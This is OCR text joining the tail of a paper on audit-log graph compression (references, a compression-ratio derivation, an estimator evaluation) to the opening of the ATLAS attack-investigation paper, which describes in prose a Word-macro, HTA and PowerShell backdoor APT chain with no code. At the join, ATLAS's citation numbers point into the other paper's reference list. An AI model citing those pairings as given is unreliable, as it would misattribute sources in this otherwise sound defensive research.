[10] Ahmet Salih Buyukkayhan, Alina Oprea, Zhou Li, and William Robertson. Lens on the endpoint: Hunting for malicious software through endpoint data analysis. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 73–97. Springer, 2017.

[11] Bryan Cantrill, Michael W Shapiro, and Adam H Leventhal. Dynamic Instrumentation of Production Systems. In *{USENIX} Annual Technical Conference (ATC)*, Boston, MA, 2004.

[12] Zhen Chen, Yuhao Wen, Junwei Cao, Wenxun Zheng, Jiahui Chang, Yinjun Wu, Ge Ma, Mourad Hakmaoui, and Guodong Peng. A survey of bitmap index compression algorithms for big data. *Tsinghua Science and Technology*, 20(1):100–115, 2015.

[13] Gordon V Cormack. Data compression on a database system. *Communications of the ACM*, 28(12):1336–1342, 1985.

[14] Cybereason. EDR | cybereason defense platform. https://www.cybereason.com/platform/endpoint-detection-response-edr. Accessed: 2020-2-15.

[15] Dong Dai, Yong Chen, Philip Carns, John Jenkins, and Robert Ross. Lightweight provenance service for high-performance computing. In *2017 26th International Conference on Parallel Architectures and Compilation Techniques (PACT)*, pages 117–129. IEEE, 2017.

[16] DARPA/I2O. DARPA Transparent Computing. https://github.com/darpa-i2o/Transparent-Computing, 2020.

[17] Anirban Dasgupta, Ravi Kumar, and Tamas Sarlos. On estimating the average degree. In *Proceedings of the 23rd international conference on World wide web*, pages 795–806, 2014.

[18] Peter Deutsch et al. Gzip file format specification version 4.3. Technical report, RFC 1952, May, 1996.

[19] Min Du, Feifei Li, Guineng Zheng, and Vivek Srikumar. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1285–1298, 2017.

[20] Wenfei Fan, Jianzhong Li, Xin Wang, and Yinghui Wu. Query preserving graph compression. In *Proceedings of the 2012 ACM SIGMOD International Conference on Management of Data*, pages 157–168, 2012.

[21] Uriel Feige. On sums of independent random variables with unbounded variance and estimating the average degree in a graph. *SIAM Journal on Computing*, 35(4):964–984, 2006.

[22] FireEye. Endpoint security software and solutions. https://www.fireeye.com/solutions/hx-endpoint-security-products.html, 2020.

[23] Peng Gao, Xusheng Xiao, Ding Li, Zhichun Li, Kangkook Jee, Zhenyu Wu, Chung Hwan Kim, Sanjeev R Kulkarni, and Prateek Mittal. {SAQL}: A stream-based query system for real-time abnormal system behavior detection. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 639–656, 2018.

[24] Peng Gao, Xusheng Xiao, Zhichun Li, Kangkook Jee, Fengyuan Xu, Sanjeev R Kulkarni, and Prateek Mittal. A query system for efficiently investigating complex attack behaviors for enterprise security. *Proceedings of the VLDB Endowment*, 12(12):1802–1805, 2019.

[25] Peng Gao, Xusheng Xiao, Zhichun Li, Fengyuan Xu, Sanjeev R Kulkarni, and Prateek Mittal. {AIQL}: Enabling efficient attack investigation from system monitoring data. In *2018 {USENIX} Annual Technical Conference ({USENIX}{ATC} 18)*, pages 113–126, 2018.

[26] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal De Lara. The taser intrusion recovery system. In *Proceedings of the twentieth ACM symposium on Operating systems principles*, pages 163–176, 2005.

[27] Oded Goldreich and Dana Ron. Approximating average parameters of graphs. *Random Structures & Algorithms*, 32(4):473–493, 2008.

[28] Solomon W Golomb, Basil Gordon, and Lloyd R Welch. Comma-free codes. *Canadian Journal of Mathematics*, 10:202–209, 1958.

[29] Goetz Graefe and Leonard D Shapiro. *Data compression and database performance*. University of Colorado, Boulder, Department of Computer Science, 1990.

[30] Xueyuan Han, Thomas Pasquier, Adam Bates, James Mickens, and Margo Seltzer. UNICORN: Runtime Provenance-Based Detector for Advanced Persistent Threats. In *NDSS*, San Diego, CA.

[31] Xueyuan Han, Thomas Pasquier, Adam Bates, James Mickens, and Margo Seltzer. Unicorn: Runtime provenance-based detector for advanced persistent threats. *arXiv preprint arXiv:2001.01525*, 2020.

[32] Morris H Hansen and William N Hurwitz. On the theory of sampling from finite populations. *The Annals of Mathematical Statistics*, 14(4):333–362, 1943.

[33] Wajih Ul Hassan, Lemay Aguse, Nuraini Aguse, Adam Bates, and Thomas Moyer. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *Network and Distributed Systems Security Symposium*, 2018.

[34] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. Nodoze: Combatting threat alert fatigue with automated provenance triage. In *NDSS*, 2019.

[35] Kelly Jackson Higgins. The rebirth of endpoint security. https://www.darkreading.com/%20endpoint/the-rebirth-of-endpoint-security/d/d-id/1322775, 2015.

[36] Md Nahid Hossain, Sadegh M Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R Sekar, Scott Stoller, and VN Venkatakrishnan. {SLEUTH}: Real-time attack scenario reconstruction from {COTS} audit data. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 487–504, 2017.

[37] Md Nahid Hossain, Junao Wang, Ofir Weisse, R Sekar, Daniel Genkin, Boyuan He, Scott D Stoller, Gan Fang, Frank Piessens, Evan Downing, et al. Dependence-preserving data compaction for scalable forensic analysis. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1723–1740, 2018.

[38] S Idreos, F Groffen, N Nes, S Manegold, S Mullender, and M Kersten. Monetdb: Two decades of research in column-oriented database. *IEEE Data Engineering Bulletin*, 2012.

[39] Yang Ji, Sangho Lee, Evan Downing, Weiren Wang, Mattia Fazzini, Taesoo Kim, Alessandro Orso, and Wenke Lee. Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 377–390, 2017.

[40] Vishal Karande, Erick Bauman, Zhiqiang Lin, and Latifur Khan. Sgx-log: Securing system logs with sgx. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 19–30, 2017.

[41] Liran Katzir, Edo Liberty, and Oren Somekh. Estimating sizes of social networks via biased sampling. In *Proceedings of the 20th international conference on World wide web*, pages 597–606, 2011.

[42] Samuel T King and Peter M Chen. Backtracking intrusions. In *Proceedings of the nineteenth ACM symposium on Operating systems principles*, pages 223–236, 2003.

[43] Yonghwi Kwon, Dohyeong Kim, William Nick Sumner, Kyungtae Kim, Brendan Saltaformaggio, Xiangyu Zhang, and Dongyan Xu. Ldx: Causality inference by lightweight dual execution. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 503–515, 2016.

[44] Yonghwi Kwon, Fei Wang, Weihang Wang, Kyu Hyung Lee, Wen-Chuan Lee, Shiqing Ma, Xiangyu Zhang, Dongyan Xu, Somesh Jha, Gabriela F Ciocarlie, et al. Mci: Modeling-based causality inference in audit logging for attack investigation. In *NDSS*, 2018.

[45] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. Loggc: garbage collecting audit log. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1005–1016. ACM, 2013.

[46] Bo Li, Phani Vadrevu, Kyu Hyung Lee, Roberto Perdisci, Jienan Liu, Babak Rahbarinia, Kang Li, and Manos Antonakakis. Jsgraph: Enabling reconstruction of web attacks via efficient tracking of live in-browser javascript executions. In *NDSS*, 2018.

[47] Fucheng Liu, Yu Wen, Dongxue Zhang, Xihe Jiang, Xinyu Xing, and Dan Meng. Log2vec: A heterogeneous graph embedding based approach for detecting cyber threats within enterprise. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1777–1794, 2019.

[48] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *NDSS*, 2018.

[49] Shiqing Ma, Juan Zhai, Yonghwi Kwon, Kyu Hyung Lee, Xiangyu Zhang, Gabriela Ciocarlie, Ashish Gehani, Vinod Yegneswaran, Dongyan Xu, and Somesh Jha. Kernel-supported cost-effective audit logging for causality tracking. In *2018 {USENIX} Annual Technical Conference ({USENIX}{ATC} 18)*, pages 241–254, 2018.

[50] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. {MPI}: Multiple perspective attack investigation with semantic aware execution partitioning. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 1111–1128, 2017.

[51] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Protracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS*, 2016.

[52] Antonio Maccioni and Daniel J Abadi. Scalable pattern matching over compressed graphs via dedensification. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 1755–1764, 2016.

[53] Emaad Manzoor, Sadegh M Milajerdi, and Leman Akoglu. Fast Memory-efficient Anomaly Detection in Streaming Heterogeneous Graphs. In *SIGKDD*, pages 1035–1044, New York, New York, USA, 2016. ACM Press.

[54] Hossein Maserrat and Jian Pei. Neighbor query friendly compression of social networks. In *Proceedings of the 16th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 533–542, 2010.

[55] Microsoft. Event tracing for windows (etw). https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/event-tracing-for-windows--etw-, 2017.

[56] Sadegh M Milajerdi, Birhanu Eshete, Rigel Gjomemo, and Venkat N Venkatakrishnan. Propatrol: Attack investigation via extracted high-level tasks. In *International Conference on Information Systems Security*, pages 107–126. Springer, 2018.

[57] Sadegh M Milajerdi, Birhanu Eshete, Rigel Gjomemo, and VN Venkatakrishnan. Poirot: Aligning attack behavior with kernel audit records for cyber threat hunting. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1795–1812, 2019.

[58] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. Holmes: real-time apt detection through correlation of suspicious information flows. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1137–1152. IEEE, 2019.

[59] Jeffrey Mogul, Balachander Krishnamurthy, Fred Douglis, Anja Feldmann, Yaron Goland, Arthur van Hoff, and D Hellerstein. Delta encoding in http. *IETF, Gennaio*, 65, 2002.

[60] Hung Nguyen, Radoslav Ivanov, Linh TX Phan, Oleg Sokolsky, James Weimer, and Insup Lee. Logsafe: secure and scalable data logger for iot devices. In *2018 IEEE/ACM Third International Conference on Internet-of-Things Design and Implementation (IoTDI)*, pages 141–152. IEEE, 2018.

[61] Patrick E O'Neil. Model 204 architecture and performance. In *International Workshop on High Performance Transaction Systems*, pages 39–59. Springer, 1987.

[62] Alina Oprea, Zhou Li, Robin Norris, and Kevin Bowers. Made: Security analytics for enterprise threat detection. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 124–136, 2018.

[63] Alina Oprea, Zhou Li, Ting-Fang Yen, Sang H Chin, and Sumayah Alrwais. Detection of early-stage enterprise infection by mining large-scale log data. In *2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 45–56. IEEE, 2015.

[64] Riccardo Paccagnella, Pubali Datta, Wajih Ul Hassan, Adam Bates, Christopher W Fletcher, Andrew Miller, and Dave Tian. Custos: Practical tamper-evident auditing of operating systems using trusted execution. In *Proc. of the Symposium on Network and Distributed System Security (NDSS)*, 2020.

[65] Thomas Pasquier, Xueyuan Han, Mark Goldstein, Thomas Moyer, David Eyers, Margo Seltzer, and Jean Bacon. Practical whole-system provenance capture. In *Proceedings of the 2017 Symposium on Cloud Computing*, pages 405–418, 2017.

[66] Thomas Pasquier, Xueyuan Han, Thomas Moyer, Adam Bates, Olivier Hermant, David Eyers, Jean Bacon, and Margo Seltzer. Runtime analysis of whole-system provenance. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1601–1616, 2018.

[67] Kexin Pei, Zhongshu Gu, Brendan Saltaformaggio, Shiqing Ma, Fei Wang, Zhiwei Zhang, Luo Si, Xiangyu Zhang, and Dongyan Xu. Hercule: Attack story reconstruction via community discovery on correlated log graph. In *Proceedings of the 32Nd Annual Conference on Computer Security Applications*, pages 583–595, 2016.

[68] Vijayshankar Raman and Garret Swart. How to wring a table dry: Entropy compression of relations and querying of compressed relations. In *Proceedings of the 32nd international conference on Very large data bases*, pages 858–869, 2006.

[69] Redhat. Chapter 7. system auditing. https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/security_guide/chap-system_auditing, 2019.

[70] Omid Setayeshfar, Christian Adkins, Matthew Jones, Kyu Hyung Lee, and Prashant Doshi. Graalf: Supporting graphical analysis of audit logs for forensics. *arXiv preprint arXiv:1909.00902*, 2019.

[71] Carlton Shepherd, Raja Naeem Akram, and Konstantinos Markantonakis. Emlog: tamper-resistant system logging for constrained devices with tees. In *IFIP International Conference on Information Security Theory and Practice*, pages 75–92. Springer, 2017.

[72] Xiaokui Shu, Frederico Araujo, Douglas L Schales, Marc Ph Stoecklin, Jiyong Jang, Heqing Huang, and Josyula R Rao. Threat intelligence computing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1883–1898, 2018.

[73] Sriranjani Sitaraman and Subbarayan Venkatesan. Forensic analysis of file system intrusions using improved backtracking. In *Third IEEE international workshop on information assurance (IWIA'05)*, pages 154–163. IEEE, 2005.

[74] Michał Stabno and Robert Wrembel. Rlh: Bitmap compression technique based on run-length and huffman encoding. *Information Systems*, 34(4-5):400–414, 2009.

[75] Mike Stonebraker, Daniel J Abadi, Adam Batkin, Xuedong Chen, Mitch Cherniack, Miguel Ferreira, Edmond Lau, Amerson Lin, Sam Madden, Elizabeth O'Neil, et al. C-store: a column-oriented dbms. In *Making Databases Work: the Pragmatic Wisdom of Michael Stonebraker*, pages 491–518. 2018.

[76] Yujuan Tan, Hong Jiang, Dan Feng, Lei Tian, and Zhichao Yan. Cabdedupe: A causality-based deduplication performance booster for cloud backup services. In *2011 IEEE international parallel & distributed processing symposium*, pages 1266–1277. IEEE, 2011.

[77] Yutao Tang, Ding Li, Zhichun Li, Mu Zhang, Kangkook Jee, Xusheng Xiao, Zhenyu Wu, Junghwan Rhee, Fengyuan Xu, and Qun Li. Nodemerge: template based efficient data reduction for big-data causality analysis. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1324–1337. ACM, 2018.

[78] Trustwave. Trustwave global security report, 2015.

[79] J Uthayakumar, T Vengattaraman, and P Dhavachelvan. A survey on data compression techniques: From the perspective of data quality, coding schemes, data type and applications. *Journal of King Saud University-Computer and Information Sciences*, 2018.

[80] Phani Vadrevu, Jienan Liu, Bo Li, Babak Rahbarinia, Kyu Hyung Lee, and Roberto Perdisci. Enabling reconstruction of attacks on users via efficient browsing snapshots. In *NDSS*, 2017.

[81] Fei Wang, Yonghwi Kwon, Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Lprov: Practical library-aware provenance tracing. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 605–617, 2018.

[82] Kesheng Wu, Ekow J Otoo, and Arie Shoshani. Optimizing bitmap indices with efficient compression. *ACM Transactions on Database Systems (TODS)*, 31(1):1–38, 2006.

[83] Zhang Xu, Zhenyu Wu, Zhichun Li, Kangkook Jee, Junghwan Rhee, Xusheng Xiao, Fengyuan Xu, Haining Wang, and Guofei Jiang. High fidelity data reduction for big data security dependency analyses. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 504–516. ACM, 2016.

[84] Ting-Fang Yen, Alina Oprea, Kaan Onarlioglu, Todd Leetham, William Robertson, Ari Juels, and Engin Kirda. Beehive: Large-scale log analysis for detecting suspicious activity in enterprise networks. In *Proceedings of the 29th Annual Computer Security Applications Conference*, pages 199–208, 2013.

A Compression Ratio as a function of Average Degrees

In this section, we derive explicit expressions for the compression ratio. We show that the compressed graph size is always smaller than the original size, though new vertices might be introduced.

In a dependency graph $G = (V, E)$, the number of vertices (nodes) is denoted by $n = |V|$, and the number of edges is denoted by $m = |E|$. Recall that the edges are directed and multiple edges (repeated edges) may exist from one node to another. For node $v \in V$, let its number of parent nodes be p_v, and its number of incoming edges be m_v. We have $m = \sum_{v \in V} m_v$. Moreover, denote by $p = \sum_{v \in V} p_v$ the total number of parent nodes for all nodes in V. Therefore, p represents the number of edges of G after removing repeated ones. Let $G_{undirected}$ denote the undirected graph which is identical to G except that edge directions are removed. Let G_{simple} denote the simple graph obtained by removing the edge directions and the repeated edges from G. The average degree of the graph $G_{undirected}$ is denoted by d_{avg}. Then,

$$d_{avg} = \frac{2m}{n} = \frac{2\sum_{v \in V} m_v}{n}. \tag{4}$$

The average degree of G_{simple} is denoted by p_{avg}, which is

$$p_{avg} = \frac{2p}{n} = \frac{2\sum_{v \in V} p_v}{n}. \tag{5}$$

Denote by S_{event}, S_{node} the event and node sizes before compression, and by S'_{event}, S'_{node} the sizes after compression. They can be calculated by

$$S_{event} = \sum_{v \in V} m_v C_{event}, \tag{6}$$

$$S'_{event} = \sum_{v \in V : m_v > 1} \left(C_{event} + 2 m_v C_{\Delta} \right) + \sum_{v \in V : m_v = 1} C_{event}, \tag{7}$$

$$S_{node} = n C_{node}, \tag{8}$$

$$S'_{node} = n C_{node} + size_map. \tag{9}$$

Here $C_{event} = 105$ (measured in bytes) is the size of all attributes of an event in the uncompressed format. In our database, C_{event} includes the sizes of `starttime` , `endtime`, `agentid`, etc. C_{Δ} is the delta-encoded data and separator size for each time entry, and the factor 2 reflects that two time attributes are recorded for every event. For most of the cases we have observed, $C_{\Delta} \leq 4$ bytes. C_{node} is the size of one node entry in the uncompressed format, including the size of `nodeid`, `nodename`, etc. Finally, *size_map* is the node map shown in table 2, and can be expressed as

$$size_map = \sum_{v \in V} C_{ID}(p_v + 1). \tag{10}$$

Here $C_{ID} = 4$ is the constant size required for each `nodeid`. The above size parameters depend on the particular database

attributes, and to allow for an arbitrary database design, we use the general expressions instead of the particular sizes. In our experiments, S_{node} and S'_{node} take a negligible fraction of the total storage. As a result, we ignore the node sizes in the following calculations. However, an exact calculation can be carried out if the node size is comparable to the event size.

The difference between the original size and the compressed size is:

$$S_{event} - S'_{event} \tag{11}$$

$$= \sum_{v \in V : m_v > 1} \Big(m_v (C_{event} - 2C_\Delta) - C_{event} \Big). \tag{12}$$

It is obvious that the compressed size is always smaller than the original size if $C_{event} > 2C_\Delta$, which is true in our deployment. The compression ratio can be expressed as

$$ratio = \frac{S_{event}}{S'_{event}} \tag{13}$$

$$\geq \frac{\sum_{v \in V} m_v C_{event}}{\sum_{v \in V} \Big(C_{event} + 2 m_v C_\Delta \Big)} \tag{14}$$

$$= \frac{m C_{event}}{n C_{event} + 2 m C_\Delta} \tag{15}$$

$$= \frac{d_{avg} C_{event}}{2 C_{event} + 2 d_{avg} C_\Delta} \tag{16}$$

Equation (14) holds because we remove the condition $m_v > 1$ in the denominator, and thus we obtain a lower bound on the ratio. In Equation (16) we multiply the numerator and the denominator by $\frac{2}{n}$ and used Equation (4). If the node size is also included, the ratio will also depend on p_{avg} defined in Equation (5).

Remark. 1) Let us call the dependency graph "incompressible" if its compression ratio is lower than a given threshold. It is often unacceptable to compress graphs that are incompressible. Therefore, our estimated compression ratio is a lower bound of the exact ratio (e.g., the inequality of Equation (14)). 2) The discussion in Section 3.6 assumes that the node map size is negligible. If it is not, we also need to estimate p_{avg}. Note that p_{avg} corresponds to the average degree of the simple graph G_{simple}, one can simply apply Algorithm 2 to $H = G_{simple}$.

B Average Degree Estimator Evaluation

We measure the performance of the compression ratio (or average degree) estimator on our dataset following Algorithm 2. We run the algorithm on 8 chunks, each containing 10^6 events. For each chunk, 20 independent trials are conducted. The parameters are chosen to be $\theta = 10, p_{jump} = 0.1$, such that the estimation error is minimized for the chunks in the experiment. We measure the mean squared error (MSE) between the estimated average degree $\hat{d}$ and the true average degree d_{avg}, averaged over all trials and all chunks in the experiment. The results are shown in Figure 10. The MSE value has an obvious drop as the sample size percentage grows up to 5% and quickly converges when the samples cover half of the whole trunk. We then set 5% as the sample size.

Figure 10 also shows that our method has better accuracy compared to the naive estimator, which estimates d_{avg} by directly calculating the average degrees of uniformly sampled nodes.




Figure 10: The y axis is the mean square error distance between the estimated average degree from the sampled data and the true average degree, averaged over all trials and all chunks in the experiment. The x axis is the percentage of the sample.

ATLAS: A Sequence-based Learning Approach for Attack Investigation

Abdulellah Alsaheel[*1], Yuhong Nan[*1], Shiqing Ma[2], Le Yu[1], Gregory Walkup[1], Z. Berkay Celik[1], Xiangyu Zhang[1], and Dongyan Xu[1]

[1]Purdue University, *{aalsahee, nan1, yu759, gwalkup, zcelik, xyzhang, dxu}@purdue.edu*
[2]Rutgers University, *shiqing.ma@rutgers.edu*

Abstract

Advanced Persistent Threats (APT) involve multiple attack steps over a long period, and their investigation requires analysis of myriad logs to identify their attack steps, which are a set of activities undertaken to run an APT attack. However, on a daily basis in an enterprise, intrusion detection systems generate many threat alerts of suspicious events (attack symptoms). Cyber analysts must investigate such events to determine whether an event is a part of an attack. With many alerts to investigate, cyber analysts often end up with alert fatigue, causing them to ignore a large number of alerts and miss true attack events. In this paper, we present ATLAS, a framework that constructs an end-to-end attack story from off-the-shelf audit logs. Our key observation is that different attacks may share similar abstract attack strategies, regardless of the vulnerabilities exploited and payloads executed. ATLAS leverages a novel combination of causality analysis, natural language processing, and machine learning techniques to build a sequence-based model, which establishes key patterns of attack and non-attack behaviors from a causal graph. At inference time, given a threat alert event, an attack symptom node in a causal graph is identified. ATLAS then constructs a set of candidate sequences associated with the symptom node, uses the sequence-based model to identify nodes in a sequence that contribute to the attack, and unifies the identified attack nodes to construct an attack story. We evaluated ATLAS with ten real-world APT attacks executed in a realistic virtual environment. ATLAS recovers attack steps and construct attack stories with an average of 91.06% precision, 97.29% recall, and 93.76% F1-score. Through this effort, we provide security investigators with a new means of identifying the attack events that make up the attack story.

[*] The authors contributed equally.

1 Introduction

Forensic analysis approaches collect diverse audit logs from multiple hosts, applications, and network interfaces. The massive volumes of logs are often analyzed offline or monitored in real-time to debug system failures and identify sophisticated threats and vulnerabilities. For instance, recent works construct causal dependency graphs from audit logs [21, 27] and use query systems to locate key attack phases (e.g., a compromised process or malicious payload) [16, 31]. Several research systems aimed to extend machine learning (ML) techniques to extract features/sequences from logs to automate intrusion and failure detection [8, 36], while others built techniques to discover associations among disparate log events through event correlation [44]. Yet, while security investigators desire to identify the attack steps, which are the specific activities undertaken to conduct an attack, these approaches are largely unable to precisely locate the critical attack steps which can efficiently highlight the end-to-end attack story.

In this paper, we aim at identifying the key entities (nodes) from audit logs that help cyber analysts construct the critical steps of an APT attack. We introduce ATLAS, a framework for attack story recovery that integrates natural language processing (NLP) and deep learning techniques into data provenance analysis to identify attack and non-attack sequences. ATLAS operates in three phases: (a) it processes the system logs and builds its own optimized causal dependency graph, (b) it constructs semantically-augmented sequences–timestamped events–from the causal graph through NLP techniques, and (c) it learns a sequence-based model that represents the attack semantics, which helps to recover key attack entities describing the attack story at inference time. These phases do not impose additional overhead on a running system, and different audit logs can be easily integrated into the ATLAS log parser to construct causal graphs and obtain precise sequences and models. During attack investigation, ATLAS enables cyber analysts to identify those key attack steps through an attack symptom event (alert), based on those sequences that share semantically similar attack patterns to the ones it had previously

learned. Such knowledge helps cyber analysts substantially save time when investigating large causal graphs, and aids them in constructing the attack story from a limited number of attack symptoms.

Our approach is based on the insight that crucial steps of different attacks in a causal dependency graph may share similar patterns. The patterns, transformed into sequences through NLP techniques (i.e., lemmatization [37] and word embedding [30]) that group together various inflected forms of relations between attack and non-attack entities. Such a sequence-based representation naturally fits the training of a model, which equips the model with deeper memories with different causal relations, and in turn, improves the sequence-model accuracy in identifying attack steps from unknown audit logs. However, there are three key challenges to this approach: (a) the causal graph is often large and complex, which makes sequence construction difficult, (b) it requires a means to precisely construct the sequences to model legitimate and suspicious activities effectively, and (c) an automated approach is needed to identify the attack events from a given attack symptom. To address these issues, ATLAS uses customized graph-optimization algorithms to reduce the graph complexity, implements a novel technique to extract the sequences of attack patterns from events, and performs attack investigation through an attack symptom to recover attack events that help comprehensively build the attack story.

We implemented and deployed ATLAS to investigate real-world attacks in a controlled environment. We developed four single-host and six multi-host attacks through their detailed APT campaign reports [17, 18, 22, 28, 34, 39]. We collected around 6.7 GB of audit log data, including over 196K entities (e.g., unique files, processes, and IP addresses) and 2.5 million events spanning 24 hours for attack investigation. Our evaluation results demonstrate that ATLAS achieves an average 91.06% precision and 97.29% recall in identifying attack entities.[2] In this work, we make the following contributions:

- We introduce ATLAS, a framework for attack story recovery, which leverages natural language processing and sequence-based model learning techniques to help cyber analysts recover attack steps from audit logs.
- We present a novel sequence representation that abstracts the attack and non-attack semantic patterns through lemmatization and word embeddings. The sequences allow ATLAS to build an effective sequence-based model to identify attack events that make up the attack story.
- We validate ATLAS on ten realistic APT attacks developed through their real-world reports in a controlled environment. The results show that ATLAS identifies the key attack entries for an attack story with high accuracy and minimal overhead.

[2] ATLAS and the audit logs used in our evaluations are available at https://github.com/purseclab/ATLAS.

2 Motivation and Definitions

Motivating Example. We describe a real-world APT attack [18] that we use throughout the paper. An attacker sends a malicious Microsoft Word file (`contract.doc`) by email to a targeted user in an enterprise. The user is deceived into downloading and opening the Word file from Gmail using Firefox. The document contains a piece of malicious code that exploits a vulnerable Microsoft Word (`winword.exe`) and issues HTTPS requests to download a malicious Microsoft HTA script (`template.hta`). This script executes a malicious Visual Basic script (`maintenance.vbs`) that includes PowerShell commands installing a backdoor to exfiltrate sensitive files. Lastly, the attacker laterally moves to other hosts.

Attack Investigation. The attack investigation often begins by collecting data about the attack from the audit logs, such as system events, DNS queries, and browser events. Attack investigation tools often represent the audit logs in the form of a causal graph (or provenance graph) that serves as a forensic tool, allowing security investigators to perform root cause analysis, and better understand the nature of an attack. Most prior research (e.g., [11, 50]) recovers the attack story from the causal graph as a sub-graph, where nodes and edges in this graph have causality relations with the attack symptom(s) for starting attack investigation. Figure 1 (a) shows a causal graph of our example attack scenario generated by those tools. The red dashed arrow represents the alert event (α, a suspicious network connection) that the attack investigation is started from and the red dashed rectangular area illustrates the recovered attack subgraph.

As detailed by a number of recent works [10, 16, 31], such graphs are, however, still very large and difficult to interpret in practice even with different graph-optimization techniques applied. These works largely rely on heuristics or hard-coded rules, which are time-consuming to develop and maintain. Thus, a domain-knowledge expert is required to constantly update those rules to cover newly developed attacks. ATLAS however, only requires more attack training data to learn new attack patterns. Others proposed anomaly-based approaches [8, 9, 11, 12, 50] that learn user behavior and identify any behavior deviates from it as an anomaly. While anomaly-based approaches can identify unknown attacks, they can have many false positives as the user behavior changes through time. To address this issue, ATLAS aims to learn both attack patterns and user behavior to identify the similarities and differences between the two. Similar to ATLAS, learning-based approaches [36, 42, 43] use ML algorithms to model attack events from logs. While these approaches can effectively reduce the number of log entries, a significant amount of manual effort is still required to find a high-level view of the attack events. To address this issue, ATLAS investigation aims to identify attack key entities (nodes), which enables it to automatically identify a subset of associated attack events.

ATLAS Approach. ATLAS is motivated by the observation




Figure 1: A real-world APT attack scenario reported by FireEye [18]. (**a**) shows a causal graph generated by prior approaches [11, 50], the red dashed area represents the attack activities reported by those approaches (some nodes and edges were omitted for brevity). (**b**) shows the attack story recovered by ATLAS as a temporal sequence of the attack steps, and (**c**) shows a concise causal graph generated by ATLAS that describes the complete attack details.

